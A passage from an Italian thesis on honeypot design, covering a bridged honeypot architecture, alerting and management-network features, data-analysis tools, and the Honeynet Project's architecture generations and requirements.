utilizzato dalla precedente architettura. L'unica eccezione è costituita, appunto, dal fatto che in questo caso esso è situato in una macchina in cui non è presente il *livello di rete* e, quindi, non è dotata di alcun indirizzo *IP*. Grazie a questo stratagemma, né gli *honeypot* né i sistemi di produzione possono contattarla direttamente; inoltre, il traffico di *broadcast* può propagarsi tranquillamente sia ai primi che ai secondi. Si osservi poi la posizione che il ***Transparent Bridge*** assume in Figura 4.5: esso è situato tra gli *honeypot* ed il *firewall*, pertanto ogni pacchetto diretto o proveniente dagli *honeypot* deve necessariamente passare per esso. La stessa cosa, però, non è valida per i sistemi di produzione, i quali possono accedere ad Internet passando direttamente per il *firewall*. Ribadiamo ancora una volta che, sebbene sotto un punto di vista fisico gli *honeypot* ed i sistemi di produzione siano situati su segmenti di rete distinti, essi condividono la medesima sottorete logica; in altre parole, utilizzano lo stesso *range* di indirizzi *IP*. Di conseguenza, un attaccante (umano o *software*) che, una volta riuscito a penetrare in un *honeypot* o in un *sistema di produzione*, eseguisse una scansione di rete per identificare ulteriori sistemi vulnerabili, riuscirebbe a rilevare tanto i sistemi di produzione che gli *honeypot*. In realtà, nel caso la scansione sia originata da un *honeypot*, il ***Transparent Bridge*** viene in genere configurato in modo tale da impedire che vengano contattati dei sistemi di produzione.

I restanti dispositivi presenti nell'architettura di Figura 4.5, sono esattamente gli stessi che possono essere trovati in quella descritta nelle pagine precedenti, così come le motivazioni che ne dettano l'adozione. Quando il ***Transparent Bridge*** si limita a bloccare alcune porte in uscita ed a contare le connessioni instaurate dagli *honeypot*, infatti, si hanno gli stessi problemi che si sono visti per l'architettura precedente. Per questo motivo, anche in tale architettura è decisamente consigliabile adottare degli ***Active Response System*** o degli ***Intrusion Prevention System***. Nel caso si scelga di utilizzare questi ultimi, poi, c'è la possibilità di integrarli all'interno della stessa macchina che realizza il ***Transparent Bridge***, semplificando la realizzazione e la gestione dell'intera infrastruttura. Anche il ***Bridge***, infatti, è un dispositivo ***inline*** e, inoltre, la capacità di operare solo a livello di *Data Link* è una caratteristiche che in genere contraddistingue anche gli ***IPS***.

5.2.4 Passo 7: *Scegliere le funzionalità accessorie e stabilire come realizzarle*

Anche il più complesso degli *honeypot* può rilevarsi un mezzo altamente inadeguato se, oltre al *Data Control* ed al *Data Capture*, non viene previsto nessun'altro meccanismo che ne faciliti l'utilizzo. Per questo motivo, un'importante fase del processo di realizzazione di un'infrastruttura *honeypot* è sicuramente costituito dalla scelta delle funzionalità accessorie da prevedere e dalle modalità con cui esse vengono implementate. In particolare, generalmente vengono previste funzionalità di ***Alerting***, di ***Raccolta dei dati***, di ***Gestione Remota*** e di ***Supporto all'analisi dei dati acquisiti*** (vedi pag.116). Ancora una volta, quanto verrà detto a tal proposito, si riferisce essenzialmente alle soluzioni ad alta interazione ed a quelle a media interazione che realizzano un ambiente *jailed*. Questo perché molti *Low* e *Medium Interaction honeypot* sono già dotati delle più opportune funzionalità che ne semplificano l'utilizzo. Ad ogni modo, nulla vieta di migliorarle aggiungendo dei meccanismi personalizzati, ma ciò dipende anche dalle caratteristiche della specifica soluzione adottata. Ad esempio, un prodotto come *KFSensor* può esportate i dati acquisiti in database relazionali, pertanto è possibile utilizzare *software* di terze parti per analizzarli in maniera più approfondita di quanto esso non consenta.

Tra le funzionalità accessorie individuate, sicuramente la più importante è l'***Alerting***, tanto che difficilmente un *honeypot* può essere pensato senza questa funzionalità: anche una soluzione semplicissima come ***BackOfficer Friendly***, infatti, prevede un meccanismo che avvisa l'utente quando l'*honeypot* viene contattato, sebbene sia molto elementare poiché si limita a visualizzare la finestra del programma e ad emettere un segnale sonoro. In linea generale, quando si desidera dotare la propria infrastruttura di un funzionalità di *alerting* completa ed efficiente, è necessario prendere in esame i seguenti aspetti [Spi02]:

- ***Affidabilità***

  Anche se questo requisito può sembrare ovvio, vale comunque la pena soffermarcisi per un po'. L'utilità di un *honeypot*, infatti, dipende fortemente dall'effettiva capacità degli amministratori di rilevare in breve tempo le attività malevole che dovessero verificarsi. Il modo migliore per assicurarsi di ciò, è quello di adottare un meccanismo di *alerting* che generi automaticamente degli avvisi ogniqualvolta venga rilevato qualcosa di sospetto. Una funzionalità di *alerting* mal progettata, quindi, può inficiare

l'efficienza di un *honeypot*. Per questi motivi, quando si progetta una simile funzionalità, è necessario prendere in considerazione due principali requisiti: la *ridondanza* e la *semplicità*. Il primo assicura che, in caso si verificassero dei malfunzionamenti ad uno degli meccanismi di *alerting* adottati, la generazione di notifiche non viene comunque compromessa grazie alla presenza di più sistemi in grado di supplire a tale mancanza. Il secondo requisito, invece, serve per minimizzare l'insorgenza di problemi: più un qualsiasi sistema è complesso, più è probabile che si verifichino malfunzionamenti. Pertanto, è sempre consigliabile adottare i più semplici meccanismi che siano in grado di soddisfare le proprie esigenze.

- ***Chiarezza***

  È necessario che le notifiche generate contengano delle informazioni che siano espresse in maniera ben chiara; in questo modo, i responsabili possono essere in grado di comprendere a colpo d'occhio le principali informazioni inerenti l'evento sospetto verificatosi. Anche nel caso vengano utilizzati *High Interaction honeypot*, non è quindi necessario includere nelle notifiche l'intero *payload* dei pacchetti sospetti, ma sono più che sufficienti informazioni come l'*indirizzo IP* da quale proviene la minaccia, l'*honeypot* e la *porta destinatari* dell'attacco, la *data* e l'*ora* della sua insorgenza.

- ***Evidenziare il traffico potenzialmente più pericoloso***

  Nel corso della sua operatività, l'*honeypot* sarà in grado di rilevare attacchi di diverso tipo, caratterizzati ovviamente da differenti livelli di pericolosità. Un requisito molto apprezzato per una funzionalità di *alerting*, quindi, è quello di indicare a chiare lettere quanto pericoloso possano essere gli eventi che vengono notificati. Ciò tipicamente avviene assegnando diverse *priorità* alle varie tipologie di eventi che possono verificarsi. Ad esempio, alla quotidiane attività di *port scanning* sarà assegnata una bassa priorità, mentre all'instaurazione di una connessione da parte di un *honeypot* dovrà essere associato il più alto livello di priorità. In questo modo, chiunque riceva le notifiche può identificare all'istante gli eventi potenzialmente più pericolosi.

- ***Prevedere l'archiviazione delle notifiche***

  Una volta che una notifica viene generata e resa nota ai responsabili, non è sicuramente una buona scelta quella di distruggerla. Invece, dovrebbe essere previsto un apposito *database* in cui archiviare tutte le notifiche che, giorno dopo giorno,

vengono create. Questo perché può essere molto utile eseguire un'analisi *a posteriori* sia per analizzare nuovamente degli eventi in un primo momento giudicati insignificanti, sia per poter generare statistiche sul traffico rilevato, le quali possono essere utili anche per prevedere in certa misura quali tipologie di minacce potrebbero in futuro verificarsi. Ad esempio, se si riscontra un notevole ed improvviso aumento degli attacchi diretti verso un determinato servizio, allora ciò può essere segno del rilascio di un nuovo *exploit*.

Fortunatamente, tutti questi requisiti sono facilmente soddisfabili utilizzando i sistemi che tipicamente vengono utilizzati per realizzare il *Data Capture* ed il *Data Control*. Molti *firewall*, *IDS*, *IPS*, *sniffer* e *Active Response System*, infatti, sono dotati di apposite funzionalità che gestiscono proprio la generazione e la consegna di notifiche, anche attraverso l'invio di *email*. Nel caso dei sistemi che sono in grado di rilevare la presenza di attività malevole, poi, si ha anche l'opportunità di avvalersi delle loro capacità di classificare le minacce a seconda della pericolosità, cosicché le relative notifiche sono in grado di indicare a chiare lettere il grado di nocività degli eventi rilevati. Di conseguenza, l'adozione di questi sistemi è spesso già di per sé sufficiente a realizzare un efficiente *Alerting*. L'unico ***sistema aggiuntivo*** che potrebbe essere utile, potrebbe essere un qualsiasi *computer* deputato a sopperire ad eventuali mancanze dei suddetti meccanismi. Ad esempio, potrebbe esserci l'esigenza di memorizzare in un'unica locazione tutte le notifiche poiché i sistemi che le generano non provvedono a farlo localmente o, magari, anche solo per averne delle copie di *backup*. Ancora, potrebbe capitare che i meccanismi di *alerting* adottati non provvedano ad inviare le notifiche per *email* e, pertanto, questo compito viene demandato al sistema aggiuntivo. Ad ogni modo, è altamente consigliabile che per inviare le notifiche non venga utilizzata la stessa rete alla quale sono collegati gli *honeypot*, bensì che ci si avvalga di una rete separata. Molto utile in tal senso si dimostra essere la *rete di Management* che è stata presentata nei paragrafi precedenti (vedi Figura 4.3). Conseguentemente, ogni sistema che deve inviare le notifiche deve essere dotato di una seconda interfaccia di rete che lo colleghi alla *rete di Management*.

L'utilità di adottare una simile rete, però, non è limitata alle funzionalità di *Alerting*. Sia la ***raccolta dei dati*** che la ***gestione remota*** possono infatti trarre numerosi vantaggi dalla sua presenza. Nel primo caso, infatti, il sistema che si occupa di raccogliere le notifiche può collezionare anche tutte le informazioni provenienti dai meccanismi di *Data Capture*,

ad esempio grazie alla presenza di un server ***syslog***. Nel secondo, è sufficiente che la *rete di Management* sia accessibile da *Internet* per consentire agli amministratori l'accesso remoto ai sistemi che implementano il *Data Capture* ed il *Data Control*. Ad esempio, diventa così possibile modificare le regole del *firewall* qualora esse si rivelassero inadatte, così come modificare la configurazione di sistemi quali l'*IPS*, l'*IDS* o l'*Active Response System*. Se poi viene adottata anche la funzionalità di ***raccolta dei dati***, diventa possibile accedere rapidamente anche alle informazioni acquisite dai vari *honeypot*. In tutti questi casi, però, è necessario che siano prese opportune precauzioni affinché la *rete di Management* non possa essere soggetta ad attacchi e, così, diventare il tallone d'Achille di tutta l'infrastruttura. Per questo motivo, è bene che tutti i sistemi collegati alla *rete di Management* siano configurati in maniera estremamente attenta. Ad esempio, è opportuno che in essi non sia presente nessun servizio di rete oltre quelli strettamente necessari, che siano autorizzati a comunicare solamente con i sistemi degli amministratori e che utilizzino delle connessioni criptate. Molto importante ai fini della sicurezza sono anche le modalità con cui la *rete di Management* viene collegata ad Internet. Una possibile scelta è quella di utilizzare la normale rete di produzione. In questo caso, la *rete di Management* e quella di produzione andranno a coincidere, tanto che i sistemi collegati alla prima condividono lo stesso *range* di indirizzi *IP* dei sistemi di produzione ed accedono ad Internet attraverso lo stesso *router*. Decisamente migliore è l'alternativa che prevede una *subnet* completamente dedicata alla *rete di Management*, soprattutto se il vero e proprio accesso alla rete esterna avviene attraverso un *router* distinto rispetto a quello utilizzato dai sistemi di produzione.

Dei discorsi totalmente diversi devono essere fatti per la funzionalità di ***Supporto all'analisi dei dati acquisiti***. In questo caso, infatti, i *software* normalmente utilizzati per il *Data Capture* ed il *Data Control* non sono più sufficienti. È vero che è comunque possibile accedere all'elenco degli eventi verificatesi, tuttavia ciò è troppo limitativo per poter compiere un'adeguata analisi di quanto accaduto. Se si vogliono eseguire analisi approfondite, è così necessario adottare ulteriori *software*. Tra questi, un posto di primo piano è sicuramente occupato dai cosiddetti ***Network Protocol Analyzer***, cioè dei *software* che sono in grado di analizzare il traffico di rete al fine di determinare la struttura di ogni pacchetto. Il loro effettivo contenuto, infatti, dipende fortemente dai

protocolli a cui fanno riferimento le informazioni che devono essere trasmesse. Lo scopo di questi *software*, quindi, è quello di rendere agevole l'analisi del contenuto di un pacchetto – intestazioni comprese – visualizzando in maniera chiara la relativa struttura e identificando automaticamente i protocolli a cui si riferiscono le varie sezioni in cui esso può essere suddiviso. Ad esempio, grazie a questi *software* è possibile verificare a colpo d'occhio il contenuto dei campi dell'intestazione *IP* di ogni pacchetto. Per poter svolgere il proprio lavoro i *Network Protocol Analyzer* integrano al loro interno uno *sniffer*, tuttavia sono in genere capaci di analizzare anche il traffico catturato da altri prodotti, sempre che esso venga memorizzato utilizzando un formato standard come, ad esempio, ***pcap***. Di conseguenza, è sufficiente che il *Network Protocol Analyzer* sia presente nei *computer* utilizzati dagli amministratori per accedere ai dati catturati dal *Data Capture*; non è quindi necessario che esso sia installato all'interno dei sistemi che eseguono effettivamente la cattura dei pacchetti.

Dei discorsi simili valgono anche per quei strumenti che assistono gli amministratori nello svolgimento di tutte quelle attività che vengono svolte durante l'analisi degli dati acquisiti. Dei tipici esempi possono essere i *software* che automatizzano la risoluzione degli indirizzi *IP* in nomi di dominio e viceversa, la ricerca delle informazioni in merito all'organizzazione che ha registrato un determinato dominio o indirizzo *IP* (*whois*), e così via.

Gli strumenti che probabilmente più si rivelano utili, però, sono quelli che consentono di eseguire delle vere e proprie ***interrogazioni*** sui dati acquisiti. In questo modo, diventa possibile conoscere, ad esempio, tutti gli eventi originati da un certo indirizzo *IP* in un determinato intervallo temporale o quelli che hanno interessato determinati servizi, così come è possibile ricavare dei dati aggregati. Affinché ciò sia realizzabile, però, è necessario che tutti i dati acquisiti mediante l'infrastruttura *honeypot* siano memorizzati all'interno di un *database* relazionale e che sia disponibile un'interfaccia mediante la quale eseguire le interrogazioni volute. Fortunatamente, entrambi questi requisiti possono essere soddisfatti abbastanza facilmente. Esistono infatti varie soluzioni in grado sia di memorizzare in un *database* i dati acquisiti dai meccanismi di *Data Capture* che di fornire un'interfaccia per l'interrogazione. Ad esempio, uno strumento *open source* molto usato è ***ACID*** (***Analysis Console for Intrusion Database***) [@ACID], il quale è in grado di interagire con svariati *DBMS* e fornisce una comoda interfaccia *web* per accedere ai

dati in essi memorizzati. Il modo più comune per utilizzare un simile strumento è quello di installarlo su un sistema situato nella *rete di Management*, in modo che sia possibile consultarlo agevolmente anche da una locazione remota.

I *tool* che aiutano nell'analisi del traffico di rete, però, non sono sufficienti a supportare tutti gli aspetti dell'attività di analisi. Ad esempio, non sono in grado di aiutare nell'individuazione di tutte le modifiche effettuate da un attaccante un volta penetrato nell'*honeypot*, condizione spesso necessaria per capire appieno le modalità dell'attacco. Per questo motivo, è altamente consigliabile adottare dei *software* che siano in grado di memorizzare lo stato attuale di un sistema, in modo da poterlo in seguito recuperare e confrontare con lo stato che il sistema nel frattempo avrà assunto. In genere queste informazioni di stato sono dette ***snapshot*** poiché, in effetti, costituiscono una vera e propria "fotografia" della situazione in cui il sistema va a trovarsi in un determinato momento. In sostanza, lo stato del sistema contiene informazioni relative ai vari file presenti nel disco fisso ed alle impostazioni del sistema. Grazie a questi *tool*, chiamati anche "*Integrity Checker*", ogniqualvolta si sospetta una modifica maliziosa all'*honeypot*, è possibile verificarne l'esistenza semplicemente confrontando lo *snapshot* acquisito prima della messa in servizio dell'*honeypot* con quello relativo alla situazione attuale. In questa maniera, è possibile rilevare gli eventuali *file* aggiunti ed eliminati così come delle modifiche alla configurazione; se lo *snapshot* memorizza anche il valore *hash* per ogni *file*, inoltre, è possibile determinare anche quali sono i file che hanno subito delle modifiche.

CAPITOLO 5
Un honeypot di ricerca: Honeynet

Spostiamo ora l'attenzione su un particolare tipo di *High Interaction honeypot*: l'***Honeynet***. La necessità di dedicare un intero capitolo a questa soluzione è dettata dal fatto che, a tutt'oggi, essa può sicuramente essere considerata come il più complesso *honeypot* esistente. Inoltre, di questo tipo è anche l'infrastruttura realizzata durante lo sviluppo della tesi, per cui quanto si andrà ad esporre è propedeutico alle tematiche che saranno affrontate nei capitoli successivi.

Bisogna sottolineare fin da subito, però, che un ***Honeynet*** non è un *software* da installare sulle macchine che si desidera siano degli *honeypot*, come ad esempio succede con *KFSensor*, *Specter* o *Honeyd*. Invece, è un'***architettura che specifica come realizzare un High Interaction honeypot*** particolarmente complesso ed avanzato. L'ideatrice di questa proposta è "*The Honeynet Project*" [@HoneyNet], un'organizzazione senza fini di lucro composta da professionisti nel campo della sicurezza. Ci sembra quindi corretto introdurre la trattazione di questa soluzione con una breve presentazione dell'organizzazione che l'ha creata e che ne cura l'evoluzione, di cui mostreremo gli obiettivi principali e le attività svolte. In seguito si passerà a descrivere l'evoluzione storica delle *Honeynet* con particolare enfasi alla versione più recente, che poi è quella utilizzate per le sperimentazioni che saranno oggetto della seconda parte della tesi. Infine, ci si soffermerà con particolare attenzione sul cosiddetto "***Honeywall***", che costituisce sicuramente il fulcro di tutta l'architettura *Honeynet*.

5.1 Il progetto *Honeynet*

Come già anticipato, *The Honeynet Project* è un'organizzazione senza scopo di lucro composta da un'insieme di professionisti nel campo della sicurezza e caratterizzati da competenze tecniche di natura piuttosto eterogenea. Il loro lavoro è esclusivamente su base volontaria e tutti i risultati da essi ricavati vengono resi pubblicamente disponibili, così come viene utilizzata la licenza *Open Source* per rilasciare i *tool* software da essi prodotti. Le finalità principali di questa organizzazione possono essere sintetizzate in due punti:

- compiere ***attività di ricerca*** in merito alle ***tecniche*** utilizzate dai malintenzionati per attaccare i sistemi informatici ed alle ***motivazioni*** che ne spingono l'azione;
- dare il proprio contributo per incrementare la sicurezza di Internet.

In particolare, è interessante notare come quest'ultimo punto sia perseguito operando su tre fronti [@Honeynet]:

- ***Consapevolezza* (*Awareness*)**

  Nonostante i rischi che si possono correre collegando ad Internet i propri sistemi siano tutt'altro che remoti, molti individui ed organizzazioni non sono consapevoli della loro reale pericolosità e, pertanto, investono poco o nulla nella sicurezza. Ciò non è dannoso solo per le loro infrastrutture informatiche, ma anche per l'intera Internet, in quanto dei sistemi poco sicuri possono essere facilmente utilizzati come base di partenza per sferrare gli attacchi. Con le sue attività, l'*Honeynet Project* cerca quindi di aumentare la consapevolezza della pericolosità di Internet.

- ***Informazioni* (*Information*)**

  Per tutti coloro che sono già consapevoli dell'importanza di curare attentamente la sicurezza della proprio infrastruttura informatica, l'*Honeynet Project* cerca di fornire dettagliate informazioni sulle tecniche utilizzate dagli attaccanti e su ciò che essi fanno una volta compromesso un sistema. A questo scopo, l'organizzazione ha pubblicamente rilasciato dei documenti in cui vengono esposti i principali risultati ottenuti, le più interessanti tecniche di attacco, dei consigli per sviluppare il proprio *honeypot* e, più in generale, per rendere la propria rete maggiormente sicura.

- ***Strumenti* (*Tools*)**

  Per tutti coloro che desiderano effettuare le proprie ricerche nel mondo della sicurezza delle reti, l'*Honeynet Project* mette a disposizione i vari *tool software* che ha

sviluppato ed utilizzato per le sue ricerche.

La data di fondazione di questa organizzazione risale al Giugno 2000, quasi un anno dopo la pubblicazione di un articolo intitolato "*To Build a Honeypot*" [Spi02]. In esso, viene discussa la possibilità di creare un *honeypot* attraverso l'attento monitoraggio di sistemi di produzione opportunamente protetti da un *firewall*. Naturalmente, l'intenzione di questo articolo non è sostenere la possibilità di utilizzare i sistemi *honeypot* anche per scopi di produzione, quanto sottolineare che questo compito può essere adeguatamente svolto da un sistema che, rispetto a quelli utilizzati per finalità di produzione, non presenta nessuna differenza. Fino a quel momento, infatti, il concetto di *honeypot* era fortemente legato all'utilizzo di *software* che emulassero servizi di rete e vulnerabilità o, al massimo, che realizzassero un *ambiente jailed* [Spi02]. In più, gli utilizzi più diffusi di queste tecnologie prevedevano la messa in servizio di un singolo sistema *honeypot* [Spi02].

Come già dal nome si può intuire, infatti, una *Honeynet* è un'***architettura che specifica come creare una rete altamente controllata nella quale posizionare i veri e propri honeypot, che in questo caso sono costituiti da sistemi reali***, del tutto identici a quelli utilizzati negli ambienti di produzione [KYE06]. L'utilizzo di questi sistemi diventa ora possibile poiché l'infrastruttura che costituisce l'*Honeynet* è monitorata a tal punto da catturare non solo tutto il traffico entrante ed uscente, ma anche le attività eseguite dagli attaccanti nel caso riuscissero a penetrare all'interno di uno degli *honeypot* in essa contenuti. In sostanza, non è errato affermare che l'introduzione degli *High Interaction honeypot* è in larga parte merito di questa organizzazione, così come la diffusione del loro utilizzo. Difatti, l'interesse che questa architettura ha destato nel mondo della sicurezza delle reti è stato così intenso che, già nel 2002, l'*Honeynet Project* ha fondato l'***Honeynet Reaserch Alliance*** [@HAlliance], la quale ha lo scopo di unire lo sforzo di diverse organizzazioni che utilizzano l'architettura *Honeynet* per compiere i propri studi in merito alla sicurezza delle reti. L'aspetto interessante di questa alleanza è la sua internazionalità: ne fanno parte organizzazioni di sedici Paesi situati in Europa, Asia, Nord America e Sud America.

Naturalmente, i vantaggi che caratterizzano una *Honeynet* sono esattamente gli stessi che abbiamo visto in merito agli *High Interaction honeypot* (vedi paragrafo 3.1). Il loro punto di forza principale è sicuramente la capacità di acquisire delle informazioni estremamente

approfondite su tutto ciò che viene eseguito dall'attaccante, il che le rende estremamente utili per scopi di ricerca. Ad esempio, possono essere utilizzate per verificare l'esistenza di vulnerabilità e *tool* di attacco non ancora noti, possono aiutare nella comprensione delle motivazioni e del profilo psicologico degli attaccanti, possono contribuire all'analisi e modallazione statistica della diffusione degli *exploit* e del codice malizioso, possono costituire un valido ausilio nell'*incidence response*, possono essere utilizzate per scoprire l'effettivo comportamento di *virus* ed altro codice malizioso [Spi02]. Nessuno poi vieta il loro utilizzo per scopi di produzione, visto che la flessibilità di cui sono dotate consente loro di poter essere adottate tanto per la *prevenzione* quanto per il *rilevamento* e la *reazione*. Oltre che i vantaggi, però, le *Honeynet* condividono con gli *High Interaction honeypot* anche gli svantaggi: ***la loro realizzazione e manutenzione è estremamente complessa***. Il notevole approfondimento delle informazioni acquisite, inoltre, rende molto ***impegnativa l'attività di analisi***. Per questo motivo, l'utilizzo di questa tecnologia non è in genere consigliabile per scopi di produzione, per i quali si rivelano più adatte le soluzioni a bassa e media interazione.

Ribadiamo ancora una volta che una *Honeynet* non è un *software* da installare, bensì un'architettura. Ciò vuol dire che, fintantoché si rispettano le specifiche elaborate dall'*Honeynet Project*, ognuno può realizzare la propria *Honeynet* utilizzando i *tool software* e *hardware* che desidera. Per semplificarne la realizzazione, però, l'*Honeynet Project* ha realizzato una serie di *tool software* che vengono distribuiti all'interno di un *CDROM*, la cui immagine può essere liberamente scaricata da [@Honeynet]. Per ora non ci soffermeremo molto sulle caratteristiche di questo strumento poiché sarà adeguatamente illustrato nei paragrafi che seguono; basti sapere che grazie ad esso è possibile realizzare una *Honeynet* correttamente funzionante semplicemente installandolo in un *computer* ed eseguendo alcune configurazioni abbastanza agevoli. Non si ha ancora una soluzione di immediato utilizzo come può essere *KFSensor* o *Specter*, ma sicuramente rappresenta una notevolissima facilitazione.

Prima di passare alla vera e propria descrizione delle architetture ideate dall'*Honeynet Project*, però, è opportuno fare alcune precisazioni sull'utilizzo del termine "*Honeynet*". Spesso, infatti, esso viene utilizzato per indicare genericamente una *rete di honeypot*, cioè una rete popolata da questi sistemi. Ciò potrebbe portare a pensare che, per realizzare una *Honeynet*, sia sufficiente collegare più *honeypot* allo stesso segmento di rete. Sotto questa

definizione, inoltre, rientrerebbe sia l'utilizzo di *High Interaction honeypot* realizzati senza tener conto dei dettami specificati dall'*Honeynet Project*, sia l'impiego di *honeypot* a basso e medio livello di interazione. Per questi motivi, si ritiene che questa interpretazione non sia corretta; conseguentemente, ogniqualvolta verrà utilizzato questo termine, si farà sempre implicito riferimento ad infrastrutture realizzate secondo le specifiche dell'*Honeynet Project*.

5.2 Evoluzione storica delle *Honeynet*

Nonostante i componenti dell'*Honeynet Project* siano tutti volontari e, quindi, possano dedicare all'organizzazione solamente il proprio tempo libero, essi si sono mostrati molto prolifici. Dalla fondazione del progetto ad oggi, infatti, sono state ideate tre diverse versioni dell'architettura *Honeynet*, via via sempre più complesse ed efficaci. Per evidenziare l'evoluzione che c'è stata tra le varie proposte, ognuna di essa viene considerata una nuova generazione rispetto alla precedente e, pertanto, vengono indicate rispettivamente con le espressioni ***GenI***, ***GenII*** e ***GenIII*** (in cui "*Gen*" sta, appunto, per "*Generation*"). In questo paragrafo verranno descritte approfonditamente tutte e tre le architetture. Prima di far ciò, però, enunciamo i ***requisiti chiave*** che caratterizzano ogni generazione.

Innanzitutto, è necessario che ogni *Honeynet* sia implementata in maniera tale da prevedere le seguenti funzionalità [Hon04]:

- **Data Control**
- **Data Capture**
- **Data Collection**

I primi due requisiti sono esattamente quelli di cui si è già abbondantemente discusso (vedi il paragrafo 5.1, pag.109), poiché la loro presenza è un requisito che deve essere soddisfatto da tutti gli *honeypot* in generale. Quindi, non ci si dilungherà molto sulla loro trattazione, ma è comunque importante evidenziare che, per l'*Honeynet Project*, il *Data Control* ha un'importanza maggiore del *Data Capture* ed ha precedenza su di esso. Ciò vuol dire che è ammissibile adottare una soluzione che rinforza il *Data Control* anche se questa può andare a discapito del *Data Capture*. Viceversa, non è permesso che per

massimizzare la quantità delle informazioni acquisibili dal *Data Capture* si vada a danneggiare, o comunque indebolire, il *Data Control*.

Il terzo requisito, invece, merita qualche attenzione in più. Il ***Data Collection***, infatti, è strettamente necessario solamente nelle situazioni in cui si desidera raccogliere informazioni da più *Honeynet* separate. Questo perché il suo scopo è quello di fare in modo che ogni *Honeynet* invii i dati acquisiti ad un sistema centralizzato, ovviamente in maniera il più possibile sicura. In realtà, ancora non sono stati sviluppati gli strumenti e le tecniche con cui poter creare e gestire un'*Honeynet distribuita*; tuttavia questo è uno degli obiettivi che stanno più a cuore ai membri dell'*Honeynet Project*, tanto da prevedere fin dall'inizio la presenza di questa funzionalità.

Ad ogni modo, in [Hon04] l'*Honeynet Project* non si limita a definire le funzionalità necessarie, ma specifica sia i ***requisiti*** che esse devono soddisfare che gli ***standard*** da seguire. Nelle righe che seguono vengono riassunti entrambi.

- **Data Control**
  - **Requisiti**
    - Il *Data Control* deve essere realizzato attraverso sia meccanismi automatizzati che manuali;
    - Devono essere utilizzati almeno due meccanismi indipendenti, in modo che eventuali malfunzionamenti ad uno di essi non mettano in ginocchio l'intero *Data Control*;
    - Nel caso in cui *tutti* i meccanismi utilizzati per il *Data Control* dovessero smettere di funzionare, è necessario che l'*Honeynet* venga completamente bloccata. In altre parole, deve essere bloccato sia il traffico uscente che quello entrante;
    - È necessario che i meccanismi utilizzati siano in grado di mantenere informazioni di stato sia per le connessioni entranti che per quelle uscenti;
    - Il *Data Control* dove essere configurabile dagli amministratori in qualsiasi momento, anche da remoto;
    - I meccanismi utilizzati devono essere realizzati in maniera tale da rendere il più difficile possibile il loro rilevamento da parte degli attaccanti;
    - Devono essere presenti meccanismi di *Alerting* che avvisino automaticamente quando gli *honeypot* vengono compromessi.

- **Standard da seguire**
  - Non è richiesto l'utilizzo di nessuno standard in particolare

- **Data Capture**
  - **Requisiti**
    - Nessuno dei dati acquisiti dalla *Honeynet* devono essere memorizzati all'interno degli *honeypot*. All'interno di questa accezione devono essere considerati i pacchetti viaggianti nella rete, i *log* relativi alle attività svolte dagli attaccanti e, in generale, tutte quelle informazioni che tipicamente non sono presenti in un normale sistema di produzione (sono esclusi, quindi, i *file* di *log* gestiti dai sistemi operativi);
    - Devono essere catturate ed archiviate per un anno le attività seguenti:
      - Le connessioni entranti ed uscenti (rilevate grazie ai *log* creati dai *firewall*);
      - Le attività di rete, per mezzo della memorizzazione di tutti i pacchetti entranti ed uscenti;
      - Le attività del sistema.
    - Deve essere concessa agli amministratori la possibilità di consultare da remoto ed in tempo reale le informazioni raccolte;
    - Deve essere prevista una funzionalità di archiviazione automatizzate dei dati;
    - Devono essere mantenuti dei *log* per ogni *honeypot* presente nella *Honeynet*. La struttura di questi *log* deve essere omogenea fra loro;
    - Deve essere mantenuto un dettagliato resoconto per ogni *honeypot* compromesso. Anche in questo caso, il formato di ogni resoconto deve essere lo stesso, così come le tipologie di informazioni in esso raccolte;
    - Le informazioni acquisite devono riferirsi al fuso orario UCT. Se gli *honeypot* ne utilizzano uno differente, durante le attività di analisi è necessario che i riferimenti temporali siano convertiti in UCT;
    - Le risorse utilizzate per catturare le informazioni devono essere rese sicure contro le compromissioni per poterne salvaguardare l'integrità;
  - **Standard da seguire**
    - Tutti i pacchetti che vengono catturati, devono essere memorizzati in formato *pcap*;

- I *log* dei *firewall* devono essere convertiti nel formato *ASCII* di *IPTables*;
- Le attività di sistema devono essere memorizzate usando il formato fornito da *Sebek* (che è il *tool software* che si occupa dell'acquisizione di tali informazioni);

- **Data Collection**
  - **Requisiti**
    - Ad ogni *Honeynet* deve essere assegnato un identificativo univoco, così come per ogni *honeypot* al suo interno;
    - I dati catturati da ogni *Honeynet* devono essere trasferiti nel sistema deputato alla raccolta dei dati in maniera da assicurarne la confidenzialità, l'autenticità e l'integrità;
    - Nel caso i dati inviati dalle varie *Honeynet* dovessero contenere informazioni riservate (come, ad esempio, l'indirizzo *IP* degli *honeypot*), alle organizzazioni proprietarie è concessa la facoltà di eliminarle prima del loro invio;
    - Le varie *Honeynet* devono utilizzare il protocollo *NTP* (*Network Time Protocol*) per sincronizzare i loro riferimenti temporali;
  - **Standard da seguire**
    - Ogni giorno, i pacchetti catturati devono essere inviati al sistema centrale e devono essere denominati secondo il seguente formato:

      YMD-ID-pcap.log

      In cui:
      - "*Y*" indica l'anno, indicato con quattro cifre;
      - "*M*" indica il mese;
      - "*D*" indica il giorno;
      - "*ID*" è l'identificativo dell'*Honeynet*.
    - Quotidianamente, i *log* dei *firewall* devono essere inviati in formato *ASCII* e devono essere identificati secondo il seguente schema, analogo al precedente:

      YMD-ID-fwlogs.log

Iniziamo ad addentrarci più approfonditamente nelle soluzioni ideate dall'*Honeynet Project* esaminando, ovviamente, l'architettura ***GenI***. La sua introduzione risale al 1999

[KYE05b] e, secondo [Spi02], costituisce il primo *honeypot* che possa essere davvero considerato ad altra interazione. Essendo la prima sperimentazione pratica dell'approccio ideato dall'*Honeynet Project*, sia il *Data Capture* che il *Data Control* non sono particolarmente sofisticati; tuttavia, essi si sono rivelati sufficienti a mostrare chiaramente le notevoli potenzialità di questo strumento, soprattutto nei confronti degli attacchi automatizzati [Spi02]. In Figura 5.1 è mostrata l'architettura di ***GenI*** [Spi02], nella quale si può notare come l'*Honeynet* costituisca un ***segmento di rete completamente separato*** rispetto a quello in cui sono situati i sistemi di produzione. Inoltre, è importante evidenziare come i sistemi che popolano l'*Honeynet* siano dei sistemi reali, del tutto analoghi a quelli che possono essere utilizzati per scopi di produzione. Un altro aspetto interessante è poi dovuto alla flessibilità che caratterizza questa architettura, grazie alla quale non è richiesto che i sistemi *honeypot* siano tutti caratterizzati da una specifica piattaforma. All'interno della stessa *Honeynet*, quindi, possono convivere senza problemi macchine *Unix*, *Windows* ed anche *Macintosh*.

